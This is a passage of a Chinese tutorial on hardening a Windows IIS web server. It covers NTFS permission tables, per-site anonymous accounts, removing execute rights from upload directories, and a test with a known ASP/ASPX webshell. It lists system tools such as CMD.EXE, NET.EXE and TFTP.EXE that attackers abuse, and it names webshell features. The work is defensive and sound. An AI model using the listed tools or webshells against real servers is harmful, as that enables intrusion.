


图17　权限设置




图18　高级安全设置

先说三个按钮：

第一个“添加”按钮，这个是用来添加用户或用户组的，添加方法是：“添加→高级”－“立即查找”，选择列表中的用户或用户组。

第二个“编辑”按钮，这个是用来设置用户或用户组权限项目的，如选中“Users”组，点“编辑”，打开的权限项目窗口（如图19），权限设置的更细，有读取、写入和删除等多种权限。这里，我把它们分了一下组，用字母来表示，在稍后列举系统盘及子目录权限时要用到，要仔细看哟！




图19 Windows 的权限项目

> **注意**
> 以下选择的全为允许项：
> A、完全控制：全部选择。
> B、读取和运行：选择“遍历文件夹／运行文件”、“列出文件夹／读取数据”、“读取属性”、“读取扩展属性”、“读取权限”。
> C、特殊：不选择“完全控制”、“遍历文件夹／运行文件”、“删除子文件夹及文件”、“删除”。

第三个“删除”按钮，很好理解，就是删除列表中的用户或用户组。

说完了三个按钮，再来说两个选项：

第一个选项：“允许父项的继承权限传播到该对象和所有子对象”。表示继承上一级目录或磁盘的权限设置，并再传递到下一级子目录或文件中，在为目录设置新的权限时，要先去掉这一选项，否则该目录还是继承父目录的权限，当去除继承权限前的对勾时，会出现如图20所示的安全提示窗口，选择其中的“复制”，把上一级的权限复制到本级目录中，然后再添加或删除用户或用户组，或是对其中的用户或用户组权限进行更细设置。如果选择提示窗口中的“删除”，则就把列表中的用户及用户组全部删除了，还要手动一个一个的添加，很麻烦的！




图20 安全提示窗口

接着再说第二个选项：“在此显示的可以应用到子对象的项目替代所有子对象的权限项目”，这个的意思就是把当前权限向下一级传递，并替换子目录及文件的原有权限。在对该目录设置了新的权限后，要去掉“允许父项传播”前的对勾，改为勾选此项，再点“确定”，就把当前设置的权限替换到子目录及文件中了。

对系统盘之外的其他磁盘及目录，如无特殊需要，其权限仅保留“Administrators”和“SYSTEM”组。而系统盘及目录则要按照不同的需要，分级设置（如图21）。

目　录	用户或组	权限	备 注
系统盘	ADMIN+SYSTEM	A	勾选替换
Documents and Settings	ADMIN+SYSTEM	A	勾选替换
	USERS	B	
Program Files\Common Files	ADMIN+SYSTEM	A	勾选替换
	USERS	B	
Windows	ADMIN+SYSTEM	A	勾选替换
	USERS	B	
Windows\Temp	ADMIN+SYSTEM	A	勾选替换
	USERS	C	
Windows\Microsoft.Net\Framework\v1.1.4322\Temporary ASP.NET Files	ADMIN+SYSTEM	A	勾选替换
	USERS	A	

图21 系统盘及目录设置

7．设置系统部分程序权限

在上面的目录权限设置中，要保障ASP、ASPX的正常运行，就要对Windows目录加USERS组的读取与运行权限，如此，Windows中的CMD、NET、NETSTAT等程序就会被黑客所利用，从而查询到一些敏感信息或执行一些非法命令。所以，对一些敏感程序，如：CMD.EXE、NET.EXE、FTP.EXE、TFTP.EXE、NETSTAT.EXE、CACLS.EXE、TFTP.EXE、NET1.EXE、REGEDIT.EXE、ATTRIB.EXE等，要单独设置权限，只保留“Administrators”和“SYSTEM”组。

8．设置网站目录权限

在设置完系统盘内目录及一些程序权限后，接下来就是设置网站目录的权限了。在前面设置网站时，我们给每一个版块都分配了一个不同的匿名的账户，而要禁止木马对其他版块的访问，就要再对这些版块目录进行权限设置。

首先对INDEX目录设置权限，在打开的“高级安全设置”窗口中，删除“Administrators”和“SYSTEM”组外的其他名称，然后添加“IISUser_index”账户，权限选择为前面定义的“B：读取和运行”，因为网站内有ASPX程序，要经过主目录，因此还要再添加ASPX的“IISUser_news”账户进来，权限也是“B：读取和运行”，再勾选“替换子对象”（如图22）。




图22 INDEX的高级安全设置

接下来打开INDEX文件夹，把数据库目录和上传目录都设置为“D：特殊”权限，允许其写入文件但不允许其运行文件，设置方法如下。

> **注意**
> 详细步骤：打开目录属性窗口，选择“安全→高级→去除‘父项的继承权限’的对勾→复制→双击‘IISUser_index’账户→按前面定义的‘特殊’进行选择→勾选‘替代所有子对象的权限’→最后‘确定’”。这样就完成了对“IISUser_index”账户的特殊权限设置。接下来，我们再用同样的方法设置“IISUser_news”账户的特殊权限。

对这些可以写入的目录，还要进入IIS管理器设置，在控制台树列表中的该目录上，点右键，选择属性，在“目录”项中，勾选“写入”，并将“执行权限”设置为“无”（如图23）。

这样一来，即使黑客通过未知的上传漏洞传到这些目录中一些ASP或ASPX等格式的木马，但因为该目录在IIS中无执行权限，木马也就成了实心木马了。




图23 执行权限

对于网站内的其他几个版块目录，还是那句话，参照上面的例子进行设置，如对bbsxp目录，在其安全权限中增加“IISUser_bbs”账户，fzweb5和free目录的权限中增加“IISUser_free”账户（如图24）。

网站目录	用户或组	权限	备注
INDEX 主目录	ADMIN+SYSTEM	A	勾选替换
	IISUSER_INDEX	B	
	IISUSER_NEWS	B	
BBSXP 论坛 ASP程序	ADMIN+SYSTEM	A	勾选替换
	IISUSER_BBS	B	
BBSXP\数据库及上传	ADMIN+SYSTEM	A	勾选替换 IIS中执行权限为无
	IISUSER_BBS	C	
NEWS 新闻 ASPX程序	ADMIN+SYSTEM	A	勾选替换
	IISUSER_NEWS	B	
NEWS\数据库及上传	ADMIN+SYSTEM	A	勾选替换 IIS中执行权限为无
	IISUSER_NEWS	C	
(其他目录同上)			

图24 各目录的设置

9．测试

一切配置完毕，下面来测试一下，复制一份海洋2006至一个提供写入的目录内，假设是通过一个新的上传漏洞写入的。在IE中输入上传后的文件地址，结果如图25所示，因为写入的目录在IIS中设置的执行权限是“无”，所以就会出现这样的结果。而其他有执行权限的目录，在目录安全权限中设置的又是读取权限，所以就算有了上传漏洞也无法写入有执行权限的文件夹内。




图25 无法打开木马

现在再把海洋复制到一个有执行权限的目录内，假设是某个目录设置不严而让木马传入。用海洋的Shell.Application浏览目录，出现“Microsoft VBScript 运行时错误”（如图26）。




图26 Shell.Application无法浏览目录

用FSO浏览其他目录时，出现“目录不存在或者不允许访问！”提示，用WScript.Shell程序运行器时，则出现“拒绝访问，缺少对象”。再用Admin_web.ASPX来测试，当浏览父目录或其他目录时，就会出现“某某不存在！”错误，而CMD.NET也因为WINDOWS中的CMD被加上权限，也不能使用了。

通过测试，网站安全程度有了大幅度提高，但就整体而言，还是存在如下的一些问题，期盼高手能给予解决！

1.因为要支持ASP、ASPX的一些功能，WINDOWS及一些目录无法去除USERS组读取和运行权限，而这也带来了隐患。一旦黑客有了WEBSHELL，使用“../”跳转符号或指定路径，就可以浏览WINDOWS目录了。

2.因为Temp文件夹的可写，虽然可以在磁盘配额中加入限制，但也无法避免被恶意写入垃圾文件。

3.在ASP.NET环境下，对“WINDOWS\Microsoft.NET\Framework\v1.1.4322\Temporary ASP.NET Files”文件夹有特殊要求，即要把ASPX运行时的一些临时文件写入，还要运行这些写入的文件，这样一来，USERS组在该文件夹中的权限，就要被设成完全控制，也就出现了写入与运行之间的矛盾，多次尝试也未能解决此问题，希望能得到高手的指点。

尾声

“老弟啊！总算是完成了，我这几天可是呕心沥血，你啥时侯给我补补啊？”

